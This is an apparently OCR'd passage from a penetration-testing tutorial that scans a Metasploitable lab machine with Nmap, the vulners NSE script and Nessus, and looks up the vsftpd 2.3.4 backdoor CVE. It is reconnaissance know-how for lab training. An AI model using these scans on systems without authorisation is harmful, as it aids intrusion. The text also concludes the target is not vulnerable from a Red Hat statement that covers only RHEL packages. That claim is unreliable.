
```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c0:2d:22
          inet addr:192.168.221.171  Bcast:192.168.221.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec0:2d22/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9405 (9.1 KB)  TX bytes:12266 (11.9 KB)
          Interrupt:17 Base address:0x2000
```

Return to the Linux machine and check if there is a ping to the machine.




```
kali@kali:~$ ping 192.168.221.171
PING 192.168.221.171 (192.168.221.171) 56(84) bytes of data.
64 bytes from 192.168.221.171: icmp_seq=1 ttl=64 time=6.68 ms
64 bytes from 192.168.221.171: icmp_seq=2 ttl=64 time=0.276 ms
64 bytes from 192.168.221.171: icmp_seq=3 ttl=64 time=0.286 ms
64 bytes from 192.168.221.171: icmp_seq=4 ttl=64 time=0.107 ms
64 bytes from 192.168.221.171: icmp_seq=5 ttl=64 time=0.204 ms
```

Scanning the machine using Nmap and the flag **-p-** reveals many services.



```
kali@kali:~$ nmap 192.168.221.171 -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 03:49 EDT
Nmap scan report for 192.168.221.171
Host is up (0.0035s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
```

Target a specific port; the first one is port 21.



```
kali@kali:~$ sudo nmap 192.168.221.171 -p 21 -sV
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 03:50 EDT
Nmap scan report for 192.168.221.171
Host is up (0.00023s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:C0:2D:22 (VMware)
Service Info: OS: Unix
```

Common Vulnerabilities and Exposures (CVE)

CVE stands for Common Vulnerabilities and Exposures. It is a free database/information source operated by the MITRE Corporation. It maintains the system with funding from the National Cyber Security Division of the United States Department of Homeland Security. Each CVE gave a CVE identifier, the purpose of this identifier is to identify uniquely, and name disclosed vulnerabilities to specific versions of software; an example of a CVE identifier:

CVE-2019-9583
CVE-YYYY-NNNN\NNNNN\NNNNNN\NNNNNNN


The first part states that it is a CVE. The second part is when the vulnerability was discovered; notice that if a vulnerability is found in 2019 and registered in 2020, the CVE states 2020. The third part is the unique ID of the CVE given to it by the MITRE organization; since 2014, the ID's length can range from four digits to seven. As MITRE is the database to store CVEs, there are plenty more databases that store exploits for these CVEs; among them are:

ExploitDB
https://www.exploit-db.com/
Rapid7DB (Metasploit creators)
https://www.rapid7.com/db/

MITRE Database

access and search CVE entries on the MITRE website: https://cve.mitre.org/cve/

For example, we found that the FTP service on the Metasploitable machine version is vsftpd 2.3.4; search the version in the MITRE database. Input the service name and version.


CVE - Search CVE List - Mozilla Firefox
CVE - Search CVE List
https://cve.mitre.org/cve/search_cve_list.html
CVE List▾ CNAs▾ WGs▾ Board▾ About▾ News & Blog▾
NVD Go to for: CVSS Scores CPE Info
Search CVE List Downloads Data Feeds Update a CVE Record Request CVE IDs
Submit

TOTAL CVE Records: 161790

NOTICE: CVE website transitioning to new "CVE.ORG" web address. Process to begin in late September 2021 and last one year. (details)

HOME > CVE LIST > SEARCH CVE LIST


Search CVE List

You can search the CVE List for a CVE Record if the CVE ID is known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Records.

View the search tips.

vsftpd 2.3.4

The results were received.


CVE - Search Results - Mozilla Firefox
CVE - Search Results
https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=vsftpd+2.3.4
CVE List▾ CNAs▾ WGs▾ Board▾ About▾ News & Blog▾
NVD Go to for: CVSS Scores CPE Info
Search CVE List Downloads Data Feeds Update a CVE Record Request CVE IDs

TOTAL CVE Records: 161790

NOTICE: CVE website transitioning to new "CVE.ORG" web address. Process to begin in late September 2021 and last one year. (details)


HOME > CVE > SEARCH RESULTS

Search Results

There are **2** CVE Records that match your search.

Name	Description
CVE-2011-2523	vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.
CVE-2011-0762	The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated users to cause a denial of service (CPU consumption and process slot exhaustion) via crafted glob expressions in STAT commands in multiple FTP sessions, a different vulnerability than CVE-2010-2632.

Under the *Name* column lays the *CVE Identifier* of the vulnerability. By pressing on the identifier, we receive more information about the target.


CVE - CVE-2011-2523 - Mozilla Firefox
CVE - CVE-2011-2523
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523

CVE-ID

CVE-2011-2523 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.


- MISC:http://packetstormsecurity.com/files/162145/vsftpd-2.3.4-Backdoor-Command-Execution.html
- MISC:https://access.redhat.com/security/cve/cve-2011-2523
- MISC:https://packetstormsecurity.com/files/102745/VSFTPD-2.3.4-Backdoor-Command-Execution.html
- MISC:https://security-tracker.debian.org/tracker/CVE-2011-2523
- MISC:https://vigilance.fr/vulnerability/vsftpd-backdoor-in-version-2-3-4-10805
- MLIST:[oss-security] 20110711 Re: vsftpd download backdoored
- URL:https://www.openwall.com/lists/oss-security/2011/07/11/5

Assigning CNA

Red Hat, Inc.

Date Record Created

The references section can help us learn more about the goal; for example, let's presume that we identified the service as a VSFTPD 2.3.4. See that Red Hat addressed the disclosed CVE; we reached the Red Hat website by pressing the link.


CVE-2011-2523- Red Hat Customer Portal - Mozilla Firefox
CVE - CVE-2011-2523
CVE-2011-2523- Red Ha
https://access.redhat.com/security/cve/cve-2011-2523

CVE-2011-2523

Public on July 3, 2011

Important Impact
What does this mean?

8.1 CVSS v3 Base Score
CVSS Score Breakdown

Description

The MITRE CVE dictionary describes this issue as:

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Statement

Not vulnerable. This issue did not affect the versions of vsftpd as shipped with Red Hat Enterprise Linux 3, 4, 5, or 6.


Additional Information

- Bugzilla 1778781: CVE-2011-2523 vsftpd: backdoor which opens a shell on port 6200/tcp
- CWE-78: Improper Neutralization of Special

The page states that the VSFTPD version shipped to Red Hat is not vulnerable. Therefore, the target is not vulnerable.

Identifying CVEs Using NSE

Instead of manually searching and testing the target's vulnerability, use the previously covered tools; for example, the vulners NSE script identified the target as vulnerable and exploitable and provided the CVE identifier.




```
kali@kali:~$ sudo nmap -p- --script=vulners.nse -sV 192.168.221.171
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 04:20 EDT
Nmap scan report for 192.168.221.171
Host is up (0.0018s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       SECURITYVULNS:VULN:8166 7.5     https://vulners.com/securityvulns/SECURITYVULNS:VU
LN:8166
|       MSF:ILITIES/OPENBSD-OPENSSH-CVE-2010-4478/      7.5     https://vulners.com/metasp
loit/MSF:ILITIES/OPENBSD-OPENSSH-CVE-2010-4478/ *EXPLOIT*
|       MSF:ILITIES/LINUXRPM-ELSA-2008-0855/    7.5     https://vulners.com/metasploit/MSF
:ILITIES/LINUXRPM-ELSA-2008-0855/       *EXPLOIT*
|       CVE-2010-4478   7.5     https://vulners.com/cve/CVE-2010-4478
|       CVE-2008-1657   6.5     https://vulners.com/cve/CVE-2008-1657
|       SSV:60656       5.0     https://vulners.com/seebug/SSV:60656    *EXPLOIT*
```

Use the report feature to generate a full report of any found vulnerability; run the vuln script against the Metasploitable virtual machine while generating an XSL report.

```
nmap -p- --script=vulners.nse -sV 192.168.0.10 -oX report.xml
```

Convert the XML to HTML using **xsltproc report.xml -o report.html**


Nmap Scan Report - Scanned at Tue Oct 5 04:12:02 2021 - Mozilla Firefox
CVE - CVE-2011-2523
CVE-2011-2523- Red Ha
Nmap Scan Report - Scanne
file:///home/kali/metareport.html


22	tcp	open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1
	vulners					

```
cpe:/a:openbsd:openssh:4.7p1:
        SECURITYVULNS:VULN:8166 7.5     https://vulners.com/securityvulns/SECURITYVULNS:VULN:8166
        MSF:ILITIES/OPENBSD-OPENSSH-CVE-2010-4478/      7.5     https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OPENSSH-CVE-2010-4478/       *EXPL
        MSF:ILITIES/LINUXRPM-ELSA-2008-0855/    7.5     https://vulners.com/metasploit/MSF:ILITIES/LINUXRPM-ELSA-2008-0855/     *EXPLOIT*
        CVE-2010-4478   7.5     https://vulners.com/cve/CVE-2010-4478
        CVE-2008-1657   6.5     https://vulners.com/cve/CVE-2008-1657
        SSV:60656       5.0     https://vulners.com/seebug/SSV:60656    *EXPLOIT*
        CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
        CVE-2010-5107   5.0     https://vulners.com/cve/CVE-2010-5107
        MSF:ILITIES/SUSE-CVE-2011-5000/ 3.5     https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2011-5000/  *EXPLOIT*
        MSF:ILITIES/ORACLE-SOLARIS-CVE-2012-0814/       3.5     https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2012-0814/        *EXPL
        MSF:ILITIES/GENTOO-LINUX-CVE-2011-5000/ 3.5     https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-CVE-2011-5000/  *EXPLOIT*
        MSF:ILITIES/AMAZON-LINUX-AMI-ALAS-2012-99/      3.5     https://vulners.com/metasploit/MSF:ILITIES/AMAZON-LINUX-AMI-ALAS-2012-99/       *EXPL
        CVE-2012-0814   3.5     https://vulners.com/cve/CVE-2012-0814
        CVE-2011-5000   3.5     https://vulners.com/cve/CVE-2011-5000
        CVE-2008-5161   2.6     https://vulners.com/cve/CVE-2008-5161
        CVE-2011-4327   2.1     https://vulners.com/cve/CVE-2011-4327
        MSF:ILITIES/SSH-OPENSSH-X11USELOCALHOST-X11-FORWARDING-SESSION-HIJACK/  1.2     https://vulners.com/metasploit/MSF:ILITIES/SSH-OPENSSH-X11USE
        CVE-2008-3259   1.2     https://vulners.com/cve/CVE-2008-3259
        SECURITYVULNS:VULN:9455 0.0     https://vulners.com/securityvulns/SECURITYVULNS:VULN:9455
        1337DAY-ID-20909        0.0     https://vulners.com/zdt/1337DAY-ID-20909        *EXPLOIT*
```

The NSE script provides a full CVE identifier and links to the vulners DB.

Finding CVE Using Automated Scanners

We covered a computerized scanner. Nessus. The scanner attempts to retrieve a CVE identifier for any found vulnerability and scans the Metasploitable virtual machine Using Nessus while using the basic and fast scanning method.


Metasploitable2 - Mozilla Firefox
Nessus Essentials / Folde
Metasploitable2
file:///home/kali/Downloads/Metasploitable2_0ea5rk.html

Metasploitable2
Tue, 05 Oct 2021 02:39:02 EDT

TABLE OF CONTENTS

Hosts Executive Summary

- 192.168.221.171


Hosts Executive Summary

Collapse All | Expand All

192.168.221.171

CRITICAL	HIGH	MEDIUM	LOW	INFO
10	8	19	4	78

Returning to the scan page, more information about the scan by pressing on the machine.


